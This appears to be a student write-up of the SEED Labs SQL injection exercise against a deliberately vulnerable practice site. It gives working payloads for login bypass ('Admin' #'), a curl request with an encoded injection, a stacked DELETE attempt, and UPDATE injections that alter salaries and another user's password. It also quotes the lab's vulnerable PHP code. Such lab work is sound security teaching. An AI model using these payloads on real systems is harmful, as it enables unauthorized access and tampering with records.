SQL-INJECTION

Title	Author	Date
Seed Lab SQL Injection Attack	Warda Salamat	28-10-2021

Task 1

Login MYSQL:

mysql -u root -pseedubuntu
mysql> use Users;
mysql> show tables;

Use Such a SQL Query:

select * from credential where Name = 'Alice';

Task 2

Task 2.1

- USERNAME: "Admin' #"

- PASSWORD: "***" whatever the password was

It will result in a SQL Query as:

SELECT id, name, eid, salary, birth, ssn, address, email, nickname, Password
FROM credential
WHERE name= 'Admin' #' and Password='***'

Then statement after `#` will bi regarded as comments. So we can login in as `Admin`.

Task 2.2

```
curl
'http://www.seedlabsqlinjection.com/unsafe_home.php?username=Admin%27%20%23Pa
ssword=xyz'
```

It will return a bunch of `html`code. When exporting outputs to file by `> temp.html`and open it

```
[10/28/21]seed@VM:~$ curl 'www.SeedLabSQLInjection.com/
unsafe_home.php?username=admin%27%20%23'
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemente
d a new Navbar at the top with two menu options for Hom
e and edit profile, with a button to
logout. The profile details fetched will be displayed u
sing the table class of bootstrap with a dark table hea
d theme.

NOTE: please note that the navbar items should appear o
```

Task 2.3

We neeed to delete such a statement to append a row to current database:

```
DELETE credential where name='ted';
```

So constructed:

- USERNAME: " `'1=1; DELETE credential where name='ted';#`"
- PASSWORD: " " (Remain Blank)

It fails and alerts with a syntax error:

Because in PHP's `mysqli` extension, which invokes `mysqli::query` API to handle SQL statements, it doesn't support for multiple queries within the same run. Of course, the design of this API attributes to the concern of SQL injection.

Task 3

It's hard to find the navigation buttons on this website (www.SeedLabSQLInjection.com).

In order to edit the profile, please log in and then jump to the link address: http://www.seedlabsqlinjection.com/unsafe_edit_frontend.php by Hand.

Task 3.1

Log in with Alice's username and password, enter http://www.seedlabsqlinjection.com/unsafe_edit_frontend.php

Modify Phone Number as `', ` `Salary=500000` and save

Task 3.2

Log in with username `Boby' #` and arbitrary password, open his profile edit page.

Fill in with:

Phone Number: `', Salary=1`

And keep other properties unchanged. Submit the modification.

Now, you can see:

Screen shoot is in SQL Injection Folder

Log-in as Alice

Assume instead of logging in as Boby using inject method, We keep the login in as Alice, and open Alice's profile edit page.

We should change the Phone Number as

`', Salary=1 where name='Boby' #`

Task 3.3

Of course, the simplest approach is to log-in as Boby like `Task 3.2` and change the password.

If we must do all things and keep log-in with Alice's own account. We might face such an issue:

According to code below in `unsafe_edit_backend.php`, if **Password** is to be updated, the session's `pwd` will be updated first, which makes our user authentication invalid immediately and the modification dropped. So we cannot modify the password field directly using Alice's authentication.

```
$conn = getDB();
// Don't do this, this is not safe against SQL injection attack
$sql="";
if($input_pwd!=''){
// In case password field is not empty.
$hashed_ = sha1($input_pwd);
//Update the password stored in the session.
$_SESSION['pwd']=$hashed_pwd;
$sql = "UPDATE credential SET
nickname='$input_nickname',email='$input_email',address='$input_address',Pass
word='$hashed_pwd',PhoneNumber='$input_phonenumber' where ID=$id;";
}else{
// if passowrd field is empty.
$sql = "UPDATE credential SET
nickname='$input_nickname',email='$input_email',address='$input_address',Phon
eNumber='$input_phonenumber' where ID=$id;";
}
$conn->query($sql);
```

```
$conn->close();
header("Location: unsafe_home.php");
exit();
```

We should do all things in **Phone Number** field.

Assume we want to change Boby's password as `tedwashere`. First, we should get SHA1 value of our new password via some online tool as

`1b3263246794fe4094be7ae99e21b34454d9676f`

Then construct **Phone Number** as:

`', password='1b3263246794fe4094be7ae99e21b34454d9676f' where name='Boby' #`

and save. Now, the change works. You can log in with username `Boby` and password `tedwashere`.

GITHUB REPOSITORY

https://github.com/WardaSalamat/SQL-Injection-Lab-Attack.git